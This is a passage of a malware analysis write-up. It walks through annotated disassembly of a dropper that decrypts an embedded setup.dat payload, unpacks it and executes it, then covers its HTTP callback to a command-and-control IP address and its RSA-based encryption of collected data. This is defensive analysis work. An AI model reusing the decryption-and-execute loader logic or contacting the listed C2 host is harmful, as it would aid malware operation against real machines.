004010EB   880408           MOV BYTE PTR DS:[EAX+ECX],AL          Generate 0x100 bytes array
004010EE   40               INC EAX
004010EF   3D 00010000      CMP EAX,100
004010F4  ^7C F5            JL SHORT rzkxixls.004010EB
004010F6   33F6             XOR ESI,ESI
004010F8   8BC6             MOV EAX,ESI
004010FA   99               CDQ
004010FB   F77C24 14        IDIV DWORD PTR SS:[ESP+14]            divide by length of key
004010FF   8A1C0E           MOV BL,BYTE PTR DS:[ESI+ECX]          read a byte from the array
00401102   8B4424 10        MOV EAX,DWORD PTR SS:[ESP+10]         eax points to the key
00401106   0FB60402         MOVZX EAX,BYTE PTR DS:[EDX+EAX]       read a byte from the cyclic key
0040110A   03C7             ADD EAX,EDI                           add the previous result
0040110C   0FB6D3           MOVZX EDX,BL
0040110F   03D0             ADD EDX,EAX
00401111   81E2 FF000000    AND EDX,0FF
00401117   8BFA             MOV EDI,EDX
00401119   8A040F           MOV AL,BYTE PTR DS:[EDI+ECX]          use the byte from the key as an offset into the array
0040111C   88040E           MOV BYTE PTR DS:[ESI+ECX],AL          swap byte 1
0040111F   46               INC ESI
00401120   81FE 00010000    CMP ESI,100
00401126   881C0F           MOV BYTE PTR DS:[EDI+ECX],BL          swap byte 2
00401129  ^7C CD            JL SHORT rzkxixls.004010F8
0040112B   83A1 04010000 0  AND DWORD PTR DS:[ECX+104],0
00401132   83A1 00010000 0  AND DWORD PTR DS:[ECX+100],0
00401139   5F               POP EDI
0040113A   5E               POP ESI
0040113B   5B               POP EBX
0040113C   C3               RETN
```


Once the permutated table is generated, it goes through another phase of permutation as follows:



```
00401169  83C4 08           ADD ESP,8
0040116C  397D 0C           CMP DWORD PTR SS:[EBP+C],EDI
0040116F v76 6F             JBE SHORT rzkxixls.004011E0
00401171  BE FF000000       MOV ESI,0FF
00401176  8B8C24 10010000   MOV ECX,DWORD PTR SS:[ESP+110]
0040117D  41                INC ECX
0040117E  23CE              AND ECX,ESI
00401180  898C24 10010000   MOV DWORD PTR SS:[ESP+110],ECX
00401187  8D540C 10         LEA EDX,DWORD PTR SS:[ESP+ECX+10]
0040118B  0FB60A            MOVZX ECX,BYTE PTR DS:[EDX]              read a byte from permutated table
0040118E  038C24 14010000   ADD ECX,DWORD PTR SS:[ESP+114]
00401195  23CE              AND ECX,ESI
00401197  898C24 14010000   MOV DWORD PTR SS:[ESP+114],ECX
0040119E  8A440C 10         MOV AL,BYTE PTR SS:[ESP+ECX+10]          use the byte as an offset into the permutated table
004011A2  0FB61A            MOVZX EBX,BYTE PTR DS:[EDX]
004011A5  8802              MOV BYTE PTR DS:[EDX],AL                 byte swap 1
004011A7  8B8424 14010000   MOV EAX,DWORD PTR SS:[ESP+114]
004011AE  885C04 10         MOV BYTE PTR SS:[ESP+EAX+10],BL          byte swap 2
004011B2  8B45 08           MOV EAX,DWORD PTR SS:[EBP+8]
004011B5  8B9424 10010000   MOV EDX,DWORD PTR SS:[ESP+110]
004011BC  0FB65414 10       MOVZX EDX,BYTE PTR SS:[ESP+EDX+10]
004011C1  8D0C07            LEA ECX,DWORD PTR DS:[EDI+EAX]
004011C4  8B8424 14010000   MOV EAX,DWORD PTR SS:[ESP+114]
004011CB  0FB64404 10       MOVZX EAX,BYTE PTR SS:[ESP+EAX+10]
004011D0  03C2              ADD EAX,EDX                              swapped byte 1 + swapped byte 2
004011D2  23C6              AND EAX,ESI
004011D4  8A4404 10         MOV AL,BYTE PTR SS:[ESP+EAX+10]          read the 1 byte XOR key from the permutated table
004011D8  3001              XOR BYTE PTR DS:[ECX],AL                 decrypt the setup.dat file
004011DA  47                INC EDI
004011DB  3B7D 0C           CMP EDI,DWORD PTR SS:[EBP+C]             check if counter < sizeof(setup.dat) - 0x9
004011DE ^72 96             JB SHORT rzkxixls.00401176
004011E0  8BC7              MOV EAX,EDI
```


1. Read a byte from the front end of permutation table.
2. Read a byte from back end of permutation table.
3. Swap the above 2 bytes.
4. Add the above 2 bytes and store it as the result.
5. Use the result above as an offset into the permutation table and read a byte. This byte becomes the 1 byte XOR key that will be used to decrypt the contents of setup.dat file.
6. The loop continues till the entire setup.dat file is decrypted.

After decryption, we receive a mangled output. If we look at the memory dump, we can observe the MZ DOS header, however it is mangled. So, another subroutine is called to demangle it.




```
Address   Hex dump                                         ASCII
00144090  30 4D 38 5A 90 38 03 66 02 04 09 71 FF 81 B8 C2  0M8Zé8♥f☻♦.q ü╕┬
001440A0  91 01 40 C2 15 C6 D0 09 1C 0E 1F BA F8 00 B4 09  æ☺@┬§╞╨.∟♫▼║°.┤.
001440B0  CD 21 B8 01 4C C0 0A 54 68 69 73 20 0E 70 72 6F  ═!╕☺L└.This ♫pro
001440C0  67 67 61 6D 87 63 47 6E 1F 4F 74 E7 62 65 AF CF  ggamçcGn▼Otτbe»╧
001440D0  75 5F 98 69 06 44 4F 7E 53 03 6D 6F 64 65 2E 0D  u_ÿi♠DO~S♥mode..
001440E0  89 0A 24 4C 44 CC 01 C6 34 82 88 A7 5A D1 58 04  ë.$LD╠☺╞4éêºZ╤X♦
001440F0  AF 3E 61 37 2A 8D 08 7C 21 54 93 14 5B F8 FD C3  »>a7*ì◘|!Tô¶[°²├
00144100  11 81 DF D9 E2 89 19 C8 1C CB 86 0A 52 69 63 68  ◄ü▀┘Γë↓╚∟╦å.Rich
00144110  38 21 94 42 50 45 02 4C 01 80 CE 5F B6 CE 52 AC  8!öBPE☻L☺Ç╬_╢╬R¼
00144120  14 70 E0 06 02 21 0B 01 09 12 65 62 1B 4E 21 14  ¶pα♠☻!♂☺.↕eb←N!¶
00144130  9B 70 99 0B 10 09 80 57 0F AA 0C 90 02 29 05 34  ¢pÖ♂►.ÇW☼¬♀É☻)♣4
00144140  BC 52 3D 95 1D 90 1F 99 15 10 49 38 1D 08 08 07  ╝R=ò↔É▼Ö§►I8↔◘◘•
00144150  D0 66 99 08 A3 11 20 A4 8F 24 18 01 35 FC 68 38  ╨fÖ◘ú◄ ñÅ$↑☺5ⁿh8
00144160  BA 01 D5 22 A8 56 C0 58 B0 2E 74 65 73 78 C5 11  ║☺╒"¿V└X░.tesx┼◄
00144170  D4 60 72 91 62 9C B8 8C 01 60 20 06 60 2E 72 64  ╘`ræb£╕î☺` ♠`.rd
00144180  39 61 74 62 12 73 1A B9 FC 1C 95 09 66 28 A3 40  9atb↕s→╣ⁿ∟ò.f(ú@
00144190  29 07 2E 27 38 19 84 28 0B A0 91 09 2A 2B 82 28  )•.'8↓ä(♂áæ.*+é(
001441A0  E6 C0 A0 08 65 6C 6F 63 09 34 07 B9 11 08 95 09  µ└á◘eloc.4•╣◄◘ò.
001441B0  AC 28 F3 42 85 6B 01 BB 00 8B 4C 24 0C 85 C9 76  ¼(≤Bàk☺╗.ïL$.à╔v
001441C0  1E 23 8A 44 01 08 0F B6 C0 69 31 64 83 03 8B D1  ▲#èD☺◘☼╢└i1dâ♥ï╤
```

Below is the demangling subroutine:



```
00401746  55           PUSH EBP
00401747  8BEC         MOV EBP,ESP
00401749  53           PUSH EBX
0040174A  56           PUSH ESI
0040174B  57           PUSH EDI
0040174C  60           PUSHAD
0040174D  FF75 0C      PUSH DWORD PTR SS:[EBP+C]
00401750  8B45 08      MOV EAX,DWORD PTR SS:[EBP+8]
00401753  83C0 18      ADD EAX,18                                   EAX points to the mangled executable
00401756  50           PUSH EAX
00401757  8BC8         MOV ECX,EAX
00401759  E8 08000000  CALL rzkxixls.00401766
0040175E  83C4 08      ADD ESP,8
00401761 ˅E9 A9000000  JMP rzkxixls.0040180F
00401766  60           PUSHAD
00401767  8B7424 24    MOV ESI,DWORD PTR SS:[ESP+24]
0040176B  8B7C24 28    MOV EDI,DWORD PTR SS:[ESP+28]
0040176F  FC           CLD
00401770  B2 80        MOV DL,80
00401772  33DB         XOR EBX,EBX
00401774  A4           MOVS BYTE PTR ES:[EDI],BYTE PTR DS:[ESI]     demangle 1 byte at a time
00401775  B3 02        MOV BL,2
00401777  E8 6D000000  CALL rzkxixls.004017E9
```


After it is executed, we can see the embedded executable in memory dump. This means that setup.dat was an encrypted binary.



```
Address  Hex dump                                         ASCII
0014B648 4D 5A 90 00|03 00 00 00|04 00 00 00|FF FF 00 00 MZÉ.♥...♦...  ..
0014B658 B8 00 00 00|00 00 00 00|40 00 00 00|00 00 00 00 ╕.......@.......
0014B668 00 00 00 00|00 00 00 00|00 00 00 00|00 00 00 00 ................
0014B678 00 00 00 00|00 00 00 00|00 00 00 00|D0 00 00 00 ............╨...   <-- setup.dat file decrypts to a binary
0014B688 0E 1F BA 0E|00 B4 09 CD|21 B8 01 4C|CD 21 54 68 ♬▼║♬.┤.=!╕☺L=!Th
0014B698 69 73 20 70|72 6F 67 72|61 6D 20 63|61 6E 6E 6F is program canno
0014B6A8 74 20 62 65|20 72 75 6E|20 69 6E 20|44 4F 53 20 t be run in DOS 
0014B6B8 6D 6F 64 65|2E 0D 0D 0A|24 00 00 00|00 00 00 00 mode....$.......
0014B6C8 CC C6 34 82|88 A7 5A D1|88 A7 5A D1|88 A7 5A D1 ╠╞4éêºZ╤êºZ╤êºZ╤
0014B6D8 AF 61 37 D1|8D A7 5A D1|AF 61 21 D1|93 00 00 00 »a7╤ìºZ╤»a!╤ô...
```


It again allocates memory, copies the decrypted binary there and then resolves function pointers imported from various modules to update the function pointer table.

It then parses the PE header of the binary, calculates the OEP and then executes the decrypted binary as shown below:



```
00401A6B  83C4 30      ADD ESP,30
00401A6E  8BF0         MOV ESI,EAX
00401A70  5F           POP EDI
00401A71  5B           POP EBX
00401A72  85F6         TEST ESI,ESI
00401A74 ˅74 21        JE SHORT rzkxixls.00401A97
00401A76  8B06         MOV EAX,DWORD PTR DS:[ESI]            get the PE header
00401A78  8B48 28      MOV ECX,DWORD PTR DS:[EAX+28]         get the OEP
00401A7B  85C9         TEST ECX,ECX
00401A7D ˅74 18        JE SHORT rzkxixls.00401A97
00401A7F  8B46 04      MOV EAX,DWORD PTR DS:[ESI+4]
00401A82  03C1         ADD EAX,ECX                           absolute address of OEP
00401A84 ˅74 11        JE SHORT rzkxixls.00401A97
00401A86  6A FF        PUSH -1
00401A88  6A 01        PUSH 1
00401A8A  6A 00        PUSH 0
00401A8C  FFD0         CALL EAX                              execute the malicious binary
00401A8E  85C0         TEST EAX,EAX
00401A90 ˅75 05        JNZ SHORT rzkxixls.00401A97
00401A92  E8 30FAFFFF  CALL rzkxixls.004014C7
00401A97  33C0         XOR EAX,EAX
00401A99  40           INC EAX
```

OEP of the decrypted binary:




```
1000709B  33C0           XOR EAX,EAX
1000709D  40             INC EAX
1000709E  394424 08      CMP DWORD PTR SS:[ESP+8],EAX
100070A2 ^75 0E          JNZ SHORT 100070B2
100070A4  8B4424 04      MOV EAX,DWORD PTR SS:[ESP+4]
100070A8  A3 50C80010    MOV DWORD PTR DS:[1000C850],EAX
100070AD  E8 CCFEFFFF    CALL 10006F7E
100070B2  C2 0C00        RETN 0C
100070B5  CC             INT3
100070B6 -FF25 94800010  JMP DWORD PTR DS:[10008094]     kernel32.Process32NextW
100070BC -FF25 0C810010  JMP DWORD PTR DS:[1000810C]     kernel32.Process32FirstW
100070C2 -FF25 A4800010  JMP DWORD PTR DS:[100080A4]     kernel32.CreateToolhelp32Snapshot
100070C8 -FF25 A0810010  JMP DWORD PTR DS:[100081A0]     WTSAPI32.WTSQueryUserToken
100070CE -FF25 B8810010  JMP DWORD PTR DS:[100081B8]     urlmon.ObtainUserAgentString
```

Network Callback Stage

Now that we understand the structure of the binary and the code execution flow, let us fast forward to the network communication.

We will run the binary and observe the network traffic. This will give us an overview of the network callbacks.



```
GET /6wrmmIvFJ4OHuKRRVl%2fmGNXfxx6LFuAliFlQ7Y5NPwfgytOMEfYZnUlbLONgcK2E%
2bPD8gmFOYu7GCFm5msvDdbwOIfUghH9WgfZXOmf4iTHvN4VJ1plP6fGN9DyL4thXQbIttvkJdSFnqiAhVZmtHzsJzMKswjCyR095vU2nJfQoZPKREjcc9mAuJjb
2fHeHRTZfbtTrbs2IpefTA6kVnGmdhrycMZEF6GTjwDK0waYZZEzN5l8hCdu452tcWlo2EficnCiRLG%2f3Ywn3l5A95Vr7kDvegl8XPRieKn%2fJUooHf%2fZIX
2bOXOjELq34sMkrXmkYcQ8VOvFkZGc9ndb2TAAoUnxK37zBhQ2dOcN2CWIpLx%2fPngUgyBJDur2ZDI2LpUh3U9HJaxWEz%2feXEYkzPv%2bSHxEioSzDYDLOs5h
HTTP/1.1
Accept: */*
Accept-Language: en-us
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET4.0C; .NET4.0E; .NET CLR 2.0.50727)
Host: 176.9.245.16
Connection: Keep-Alive

HTTP/1.1 200 OK
Cache-Control: no-cache
Connection: close
Content-Length: 1397548
Content-Type: text/html
Date: Wed, 22 Jan 2014 00:23:46 GMT
Pragma: no-cache
Server: Apache

<html><body>+THw1CSSDyhTfErfYb3uDegD+hAwwhFNJvmmZxL7cHWP3/O7jp7hHkVg5PFeI7L5k/Mb5gkK0aMxIhSRHPhhZ4/kkgcQv5PC8THtqoycOyZscPtI
3YmLW+LJ92RLs2oXK0BGwc9Gq5PWOfXx4cjT4I3eKKsDotvJq6ngG4I+MDH9ynJcQbyvdBK/NEhvuMSqGWTsbSdwj9tijlBTmYgqIcmaXCtmMTbm66HDEyw8CSuh
II+6LZsbH+EQYeNYmK5VbR1R7bk4hvf8cWcilhgvcyz6Jdz2nnZbn8eGYni6sN85HWBBNCHHIjpTxBi/2RhBjGUZwUtP3w3+HGCBFHFp7kzxoUQUVsvo2158i5w8
```

Encrypted response received from the server in between the <html><body> and </body></html> tags

It sends an HTTP GET request to the IP address: 176.9.245.16

The HTTP response is interesting as it is encrypted. We will look into the specific code section to understand how it decrypts the response.

But first, let us see how the virus encrypts the data before sending it to the callback server.

Encryption Stage

It uses the Win32 Crypto APIs imported from advapi32.dll to perform the encryption along with custom encryption routines.

Below are the main steps:


1. It uses **CryptGenRandom()** to generate a key of length 0xf4 bytes.
2. The above key will be used to permutate a 0x100 bytes array.

3. This 0x100 bytes array will then be used in the XOR encryption routine to encrypt the data collected from the machine.
4. The binary also has a public key embedded in it, which will be used in the final stage of encryption.

   The public key in our case is:


MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwQCDMHOqOBOGSrxtrAWaGj/OFGc6PqeJSgM0KTZnqBsSP71Mo3ZRqDFJHl/VxV/OyNzOYzE4NEXAmHADjG5YnhhnXAud1FG/iuXJsj6v+I0wpKHhmwQdb8RfdM4/T3VAaLE11xBAUboJ+1TGzRbpBTnvddJ9EIqZlUf8eft7DHN09SDE/kp3m3RKBRig0xhL1qzIkRgcmdBjfRowW/LM/JfuU/iYY7YU8OPG+YBQhT9YSeFgbQORArtr3ivQcujIsD+nm/PEv6pcxznPg/KOTYfRs+xtn42AgwJpDmpv4t2+sOHQ1ZWNwds4XOw8GS8M7WwwPYbVa12R/eXffcZPUQIDAQAB

   This public key is stored in base64-encoded form. It is base 64 decoded to convert from ASCII to binary.



```
100062F0  8D45 FC         LEA EAX,DWORD PTR SS:[EBP-4]
100062F3  50              PUSH EAX
100062F4  6A FF           PUSH -1
100062F6  68 588D0010     PUSH 10008D58                  ASCII "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwQCDMHOqOBOGSrxtrAWaGj/OFGc6PqeJSg
100062FB  E8 06AEFFFF     CALL <GetLength>
10006300  59              POP ECX
10006301  59              POP ECX
10006302  50              PUSH EAX                       length of base64 encoded key
10006303  68 588D0010     PUSH 10008D58                  ASCII "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAwQCDMHOqOBOGSrxtrAWaGj/OFGc6PqeJSg
10006308  E8 BDBEFFFF     CALL <Base64Decode>
1000630D  FF75 FC         PUSH DWORD PTR SS:[EBP-4]
10006310  50              PUSH EAX
10006311  FF33            PUSH DWORD PTR DS:[EBX]
10006313  E8 A8FCFFFF     CALL 10005FC0
10006318  81C6 10010000   ADD ESI,110
1000631E  56              PUSH ESI
```

5. Now, the above public key is used to encrypt the key generated in step 1 as shown below:



```
10005FF6  56              PUSH ESI
10005FF7  68 00800000     PUSH 8000
10005FFC  FF75 10         PUSH DWORD PTR SS:[EBP+10]
10005FFF  FF75 0C         PUSH DWORD PTR SS:[EBP+C]
10006002  6A 08           PUSH 8
10006004  57              PUSH EDI
10006005  FF15 54800010   CALL DWORD PTR DS:[10008054]   CRYPT32.CryptDecodeObjectEx
1000600B  85C0            TEST EAX,EAX
